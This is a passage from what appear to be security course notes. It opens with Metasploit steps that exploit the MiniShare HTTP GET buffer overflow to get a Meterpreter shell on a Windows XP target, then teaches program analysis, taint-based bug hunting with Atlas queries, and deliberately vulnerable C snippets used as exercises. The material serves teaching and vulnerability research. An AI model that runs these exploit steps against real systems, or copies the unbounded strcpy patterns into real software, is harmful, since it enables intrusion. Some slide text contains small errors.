['Windows XP SP3 English', { 'Rets' => [ 1787, 0x7C9D30D7 ]}], # jmp esp
```

Save your edits to the MiniShare exploit module. If you still have the Metasploit Console open in Kali type “*back*” to back out of the loaded MiniShare exploit module. Then type “*reload_all*” to reload the modules. No load the MiniShare exploit module again by typing “*use exploit/windows/http/minishare_get_overflow*”. Now when you type “*show targets*” target 4 should be a Windows XP SP3 English edition.

Select the appropriate target and go ahead and run the exploit by typing “*exploit*”. This time you should successfully establish a Meterpreter session on your victim. If your not


familiar with Meterpreter go ahead and take this opportunity to explore a bit. Type “*help*” to list the available Meterpreter commands.

Fundamentals of Program Analysis



How do we analyze programs?


- Dynamic Analysis
 - Run the program and see what happens
 - How do we execute all interesting program paths?
 - What do we look for?
- Static Analysis
 - Look at what's inside the program
 - How do we know which program paths are possible?
 - What do we look for?



Counting Program Paths

- How many paths are there for n nested branches?

```
if(condition_1){  
    if(condition_2){  
        if(condition_3){  
            ...  
            if(condition_n){  
                // conditions 1 through n  
                // must all be true to reach here  
            }  
        }  
    }  
}
```



Each condition controls whether or not the next condition executes. If any n condition are false, then execution jumps to the block after condition 1, which gives us n paths. There is a single path when all conditions are true that leads to the execution of the code guarded by the n^{th} condition. That gives us $n+1$ paths for n nested branches.


For $n=2$, there are 3 paths. C1=FALSE/C2=FALSE, C1=TRUE/C2=FALSE, C1=TRUE/C2=TRUE

What if we add a constraint that condition 1 equals condition 2? Then some of the paths are infeasible. Either condition 1 and condition 2 are true in which case the two false paths are not followed or the conditions are false in which case the true path is not followed. The number of feasible paths is less than or equal to the total number of paths in the program. In the worst case we have to consider that all paths are feasible.

Counting Program Paths

- How many paths are there for n non-nested branches?

```
if(condition_1){  
    // code block 1  
}  
if(condition_2){  
    // code block 2  
}  
if(condition_3){  
    // code block 3  
}  
...  
if(condition_n){  
    // code block n  
}
```



For non-nested branches, each branch is independent of the other. Condition 1 does not influence whether or not condition 2 is executed.

For $n=2$, there are 4 paths. $C1=\text{FALSE}/C2=\text{FALSE}$, $C1=\text{TRUE}/C2=\text{FALSE}$, $C1=\text{FALSE}/C2=\text{TRUE}$, $C2=\text{FALSE}/C2=\text{FALSE}$

Each branch offers two possibilities. For $n=3$ there are $2*2*2$ paths. For n non-nested branches there are 2^n paths.


In the worst case, the number of paths in software is exponential!

This is sometimes called the path explosion problem. If we were to count all paths in the Linux kernel there are more paths than there are stars in the galaxy. With the constant growth of software, the computational demands to analyze programs continues to grow.

Considering Loops

- Programs may have loops
 - How many paths does this program have?
 - Can we say if this program halts?

```
while(condition_1){  
    if(condition_2){  
        break;  
    }  
}
```



The presence of a back edge indicates there is a loop in the program. In this code condition 1 is a loop header.

If we are going to count paths here we have to consider whether or not we want to treat the path $C1 \rightarrow C2 \rightarrow C1$ as being different than the path $C1 \rightarrow C2 \rightarrow C1 \rightarrow C2 \rightarrow C1$. We could count this as one path or an infinite number of paths (looping forever).

Without loops our programs would be very limited. Imagine a program with n instructions, where n is some finite number. By the pigeon hole principle, a program with n instructions must complete in n or less steps (running $n+1$ steps means we must have revisited some instruction). Since CPUs run incredibly fast in modern processors, this would imply that most programs would terminate very quickly unless the size of the program was enormous. Loops help to reduce the size of programs by repeating common tasks. In fact sometimes we want to do something *forever* or until the program is terminated by the user such as listen for web connections on a webserver until the webserver is shutdown, which we cannot do without loops. It is common knowledge among experienced developers that the majority of CPU time spent inside a program is spent inside a program's loops.

For this program, if condition 1 is true and condition 2 is false this program loops forever. We can say that this program halts (does not loop forever) if condition 1 is false or if

condition 2 is true, but can we answer this question for any arbitrary program? That is, could we write a program that answers yes/no whether or not another program will halt on some input?

The Halting Problem

Suppose, we could construct:



$H(M, x) :=$ if M halts on x then return true else return false

Then we could construct:

$G(M, x) :=$ if $H(M, x)$ is false then return true else loop forever

But if we then pass G to itself, that is $G(G, G)$, we get a contradiction between what G does and what H says that G does. If H says that G halts, then G does not halt. If H says that G does not halt, then it does halt.

H cannot exist.



Could we write a program that answers yes/no whether or not another program will halt on some input? Surprisingly, no we cannot. While we can say that some programs terminate and some do not, we cannot answer this question for all programs. This is computer science's first and most fundamental theorem. There cannot exist an algorithm that decides whether any given program ever terminates. The halting theorem was proven in both Alonzo Church's and Alan Turing's papers in 1936.

The proof goes like this. Suppose we could construct a program H that takes another program M and some input x that M will run on and decides true or false whether or not M halts on x . If H existed, then we could simply construct a program G that runs H with M and x and loops forever if H returns yes and halts otherwise. If we feed G to itself, then there is a contradiction between what G does and what H says that G does. If H says that G halts, then G does not halt. If H says that G does not halt, then it does halt. So H cannot exist.


It turns out that the halting problem is undecidable. In fact many questions about programs are undecidable. For example a *points-to* analysis, an analysis that maps variables to the memory the variable is pointing to, has been shown to reduce to the halting problem. Even the slightly easier, *alias* analysis (answers whether aliases reference the same location in memory) has been reduced to the halting problem. In fact Rice's theorem states that all

non-trivial, semantic properties of programs are undecidable. As a result there are fundamental limits on what a program analysis is capable of answering.

Data Flow Graph

Example:

1. $x = 2;$
 2. $y = 3;$
 3. $z = 7;$
 4. $a = x + y;$
 5. $b = x + z;$
 6. $a = 2 * x;$
 7. $c = y + x + z;$
 8. $t = a + b;$
 9. $\text{print}(t);$
- Relevant lines:
1,3,5,6,8
- detected failure**




What lines must we consider if the value of t printed is incorrect?

- A *Data Flow Graph (DFG)* creates a graph of primitives and variables where each assignment represents an edge from the RHS to the LHS of the assignment.


Data Dependence Graph

- Note that we could summarize data flow on a per statement level.
- This graph is called a *Data Dependence Graph* (DDG)



Code Transformation (before – flow insensitive): Static Single Assignment Form

```
1. x = 1;  
2. x = 2;  
3. if(condition)  
4.   x = 3;  
5.   read(x);  
6. x = 4;  
7. y = x;
```



Resulting graph when statement ordering is not considered.

Now let's consider the ordering of


Code Transformation (after – flow sensitive): Static Single Assignment Form

```
1. x = 1;  
2. x = 2;  
3. if(condition)  
4.   x = 3;  
5.   read(x);  
6. x = 4;  
7. y = x;
```



```
1. x1,1 = 1;  
2. x2,2 = 2;  
3. if(condition)  
4.   x3,4 = 3;  
5.   read(x2,2\3,4);  
6. x4,6 = 4;  
7. y1,7 = x4,6;
```

Note: <Def#,Line#>




Control Flow Graph

Example:

```
1. i = readInput();
2. if(i == 1)
3.   print("test");
else
4.   i = 1;
5. print(i); ← detected failure
6. return; // terminate
```

Relevant lines:

1,2,4




What lines must we consider if the value of i printed is incorrect?

- A *Control Flow Graph* (CFG) represents the possible sequential execution orderings of each statement in a program.
- Data flow influences control flow, so this graph is not enough.


Control Dependence Graph

- If a statement X determines whether a statement Y can be executed then statement Y is *control dependent* on X.



Program Dependence Graph

- Both DDG and CDG nodes are statements
- The union of a DDG and the CDG is a PDG



Program Slicing (Impact Analysis)

- Reverse Program Slice

Answers: What statements does this statement's execution depend on?

- Forward Program Slice


Answers: What statements could execute as a result of this statement?

Example:

```
1. i = readInput();
2. if(i == 1)
3.   print("test");
else
4.   i = 1;
5. print(i);           Relevant lines:
6. return; // terminate
```

Relevant lines:
1,2,4

detected failure



Taint Analysis

How can we track the flow of data from the source (x) to the sink (y)?

- Taint = (forward slice of *source*) intersection (reverse slice of *sink*)

```
public class DataflowLaunder {  
  
    public static void main(String[] args) {  
        String x = "1010";  
        String y = launder(x);  
        System.out.println(y + " is a laundered version of " + x);  
    }  
  
    public static String launder(String data){  
        String result = "";  
        for(char c : data.toCharArray()){  
            if(c == '0')  
                result += '0';  
            else  
                result += '1';  
        }  
        return result;  
    }  
}
```

The screenshot shows the Eclipse IDE interface with the following components:

- DataflowLaunder.java:** A Java code editor window containing the following code:

```

1 /**
2 * A toy example of laundering data through "implicit dataflow paths"
3 * The launder method uses the input data to reconstruct a new result
4 * with the same value as the original input.
5 *
6 * @author Ben Holland
7 */
8
9 public class DataflowLaunder {
10
11     public static void main(String[] args) {
12         String x = "1010";
13         String y = launder(x);
14         System.out.println(y + " is a laundered version of " + x);
15     }
16
17     public static String launder(String data){
18         String result = "";
19         for(char c : data.toCharArray()){
20             if(c == '0')
21                 result += '0';
22             else
23                 result += '1';
24         }
25         return result;
26     }
27
28 }
```
- Taint Graph:** A graph analysis window titled "Taint Graph" showing the flow of tainted data. It includes a tree view of the project structure and a detailed graph of the taint flow. A red arrow points from the line of code `return result;` in the Java editor to the corresponding node in the Taint Graph.
- Atlas Shell (Project: shell):** A terminal window showing the command-line interaction with the taint analysis tool:

```

var taint = new com.ensoftcorp.open.slice.analysis.TaintGraph(source, sink)
taint: com.ensoftcorp.open.slice.analysis.TaintGraph@13df7ce4

show(taint.getGraph(), taint.getHighlighter(), title="Taint Graph")
```

There exists a path from the *launder* method's input *data* parameter to its return *result*, so we can say *result* is tainted by *data*. Since *x* is passed to the *data* parameter which taints *result* and the return value is assigned to *y*, we know that *x* taints *y*.


Program Analysis with Atlas

```
1 public class TestClass {  
2     public void A() {  
3         B();  
4     }  
5     public void B() {  
6         C();  
7     }  
8     public void C() {  
9         D();  
10    }  
11    public void D() {  
12        E();  
13        F();  
14    }  
15    public void E() {  
16        G();  
17    }  
18    public void F() {  
19    }  
20    public void G() {  
21    }  
22}
```

Program Declarations, Control Flow, and Data Flow



Queryable Graph Database
2-way Source Correspondence



Atlas Query Language

- eXtensible Common Software Graph (XCSG) schema
 - Heterogeneous, attributed, directed graph data structure as an abstraction to represent the essential aspects of the program's syntax and semantics (structure, control flow, and data flow), which are required to reason about software.
 - Expressive query language for users to write composable analyzers
 - Results computed in the form of subgraphs defined by the query, which can be visualized or used as input in to other queries
- Examples in the *Supplemental Materials*

Atlas “Smart Views”

The screenshot illustrates the Atlas Smart View interface, which integrates code navigation with a call graph visualization.

Left Panel (Code Editor): Shows the Java code for `MyClass.java`. The current line of code is highlighted at line 13:

```
1 package com.example;
2
3 public class MyClass {
4
5     public static void A() {
6         B();
7     }
8
9     public static void B() {
10        C();
11    }
12
13     public static void C() { // Current line
14         D();
15         E();
16     }
17
18     public static void D() {
19        E();
20        F();
21    }
22
23     public static void E() {
24    }
25
26
27     public static void F() {
```


A large black cursor icon is positioned over the code editor area.

Middle Panel (Smart View Controls): Contains buttons for navigating the call graph. Red arrows point to the buttons labeled "# Steps Reverse" (top) and "# Steps Forward" (bottom).

Right Panel (Call Graph): Displays a call graph for the `HelloWorld` application. The graph shows nodes `B`, `C`, and `D` connected by edges labeled "call". Node `C` is highlighted in cyan and labeled "Selected Origin". The edges are labeled "Traversal Edges".

Bottom Panel (Search Bar): A search bar with the word "Call" is located at the bottom of the interface.

Bug Hunting



What are we looking for?

- Buffer Overflows, Format Strings, Etc.
- Structure and Validity Problems
- Common Special Element Manipulations
- Channel and Path Errors
- Handler Errors
- User Interface Errors
- Pathname Traversal and Equivalence Errors
- Authentication Errors
- Resource Management Errors
- Insufficient Verification of Data
- Code Evaluation and Injection
- Randomness and Predictability
- ...

CVEs Vs. CWEs

- Common Vulnerabilities and Exposures
 - CVE-2004-2271 - Buffer overflow in MiniShare 1.4.1 and earlier allows remote attackers to execute arbitrary code via a long HTTP GET request.
- Common Weakness Enumeration
 - CWE-121: Stack-based Buffer Overflow - A stack-based buffer overflow condition is a condition where the buffer being overwritten is allocated on the stack (i.e., is a local variable or, rarely, a parameter to a function).

Levels of Abstraction

CVE – A specific issue impacting specific versions of software

CWE – A generalized description of a particular class of vulnerabilities

CIA Model – Violations of Confidentiality, Integrity, or Availability



Abstractness

A *zero day* vulnerability refers to a hole in software that is unknown to the vendor. Knowledge of a specific issue in a specific version of software can have tremendous value to an attacker, especially if the vulnerability is a zero day that impacts a critical service. Just the four critical zero days carried by the Stuxnet malware were valued at nearly half a million dollars. As valuable as a known vulnerability may be the ability to discover unknown vulnerabilities is even more valuable. In order to discover unknown vulnerabilities we must be able to abstractly model vulnerabilities. A well defined model provides just enough abstraction.

What is our model of a buffer overflow?

- What must our model include?
- How abstract should the model be?
- Code Analysis of MiniShare
 - Let's iteratively develop a model to find the vulnerability in MiniShare

```

var strcpy = functions("strcpy")
var strlen = functions("strlen")
var callEdges = edges(XCSG.Call)
var strcpyCallers = callEdges.predecessors(strcpy)
var strlenCallers = callEdges.predecessors(strlen)

show(strcpyCallers.intersection(strlenCallers), "Callers of strcpy and strlen")

```



```
show(strcpyCallers.difference(strlenCallers), "Callers of strcpy and not strlen")
```



```
// select all array variables (variables have a TypeOf edge from an ArrayType)
var arrayTypes = nodes(XCSG.ArrayType)
var typeOfEdges = nodes(XCSG.TypeOf)
var arrays = typeEdges.predecessors(arrayTypes)

// there are 109 arrays initialized in the code
show(arrays.nodes(XCSG.Initialization), "Initialized Arrays")
```



```

// select structures that contain arrays
var arrayStructTypes = arrays.containers().nodes(XCSG.C.Struct)
var typeDefEdges = edges(XCSG.AliasedType, XCSG.TypeOf)
var typeAliases = nodes(XCSG.TypeAlias)
var arrayStructs = typeDefEdges.reverse(arrayStructTypes).difference(arrayStructTypes, typeAliases)

// there are 7 structures containing arrays initialized in the code
show(arrayStructs.nodes(XCSG.Initialization), "Initialized Structures Containing Arrays")

```




```

// buffers are arrays and structures containing arrays
var buffers = arrays.union(arrayStructs)

// find buffers that are tainted by attacker controlled inputs (the network socket)
var sockets = nodes(XCSG.Field).selectNode(XCSG.name, "socket")
var taint = universe.edgesTaggedWithAny("control-dependence", "data-dependence")
var bufferStatements = buffers.containers().nodes(XCSG.ControlFlow_Node)
var taintedBufferStatements = taint.forward(sockets).intersection(bufferStatements)

// there are 87 tainted buffer statements
show(taintedBufferStatements, "Tainted Buffer Statements")

```



```

// find strcpy callsites that take tainted buffers
var invocationEdges = edges(XCSG.InvokedFunction)
var strcpyCallsites = invocationEdges.predecessors(strcpy)
var strcpyCallsiteStatements = strcpyCallsites.containers().nodes(XCSG.ControlFlow_Node)
var taintedMemcpyCallsites = taintedBufferStatements.intersection(strcpyCallsiteStatements)

// there are 17 tainted strcpy callsites
show(taintedMemcpyCallsites, "Tainted strcpy Callsites")

```





```
// find functions with tainted strcpy callsites that do not call strlen
var taintedMemcpyCallsiteFunctions = taintedMemcpyCallsites.containers().nodes(XCSG.Function)
var potentiallyVulnerableFunctions = taintedMemcpyCallsiteFunctions.difference(strlenCallers)
show(potentiallyVulnerableFunctions, "Potentially Vulnerable Functions")
```



```
// filter the tainted strcpy callsites to just the callsites in the potentially vulnerable function
// there should only be 1 function left
var taintedMemcpyCallsitesInPotentiallyVulnerableFunctions = taintedMemcpyCallsites.intersection(
    potentiallyVulnerableFunctions.contained().nodes(XCSG.ControlFlow_Node))
show(taintedMemcpyCallsitesInPotentiallyVulnerableFunctions, "Potentially Vulnerable strcpy")

// print the line number of the potential vulnerability
// [Filename: minishare\serve2.c (line 229)]
println(getSourceCorrespondents(taintedMemcpyCallsitesInPotentiallyVulnerableFunctions))
```





Atlas used the source code of the MiniShare program, but what if we didn't have access to the source code of the program. Could we still detect the vulnerability? How much harder would it be?

IDA Pro is a popular multi-processor disassembler and debugger that can also be scripted with Python API bindings to write program analysis queries. You can disassemble the MiniShare binary with the IDA 5.0 Freeware edition of IDA (https://www.hex-rays.com/products/ida/support/download_freeware.shtml). Take a look at what information you have available to work with. What function names do you see in the code? What do control flow and data flow blocks look like? In general, we lose a lot of high level contextual information when we compile source code to machine code. As analysts, it makes our job harder, but not necessarily impossible.

Activity: Does this program contain a vulnerability?

```
#include <stdio.h>
int main(int argc, char *argv) {
    char buf[64];
    strcpy(buf, argv[1]);
    return 0;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability? Yes...this is perhaps the simplest example of a buffer overflow that we can make.

input = *<any string longer than 64 characters>*

Activity: Does this program contain a vulnerability?

```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
    char c, localbuf[BUFFERSIZE];
    unsigned int upperlimit = BUFFERSIZE - 10;
    unsigned int quotation = roundquote = FALSE;
    unsigned int input_index = output_index = 0;
    while (input_index < length){ c = input[input_index++];
        if((c == '<') && (!quotation)){ quotation = true; upperlimit--; }
        if((c == '>') && (quotation)){ quotation = false; upperlimit++; }
        if((c == '(') && (!quotation) && (!roundquote)){ roundquote = true; }
        if((c == ')') && (!quotation) && (roundquote)){ roundquote = false; upperlimit++; }
        //if there is sufficient space in the buffer, write the character
        if(output_index < upperlimit){ localbuf[output_index] = c; output_index++; }
    }
    if(roundquote){ localbuf[output_index] = ')'; output_index++; }
    if(quotation){ localbuf[output_index] = '>'; output_index++; }
    return output_index;
}
```

Using our model of a buffer overflow can we answer whether or not this program has a vulnerability?

Activity: Does this program contain a vulnerability?




```
#define BUFFERSIZE 200
int copy_it (char* input , unsigned int length){
    char c, localbuf[BUFFERSIZE];
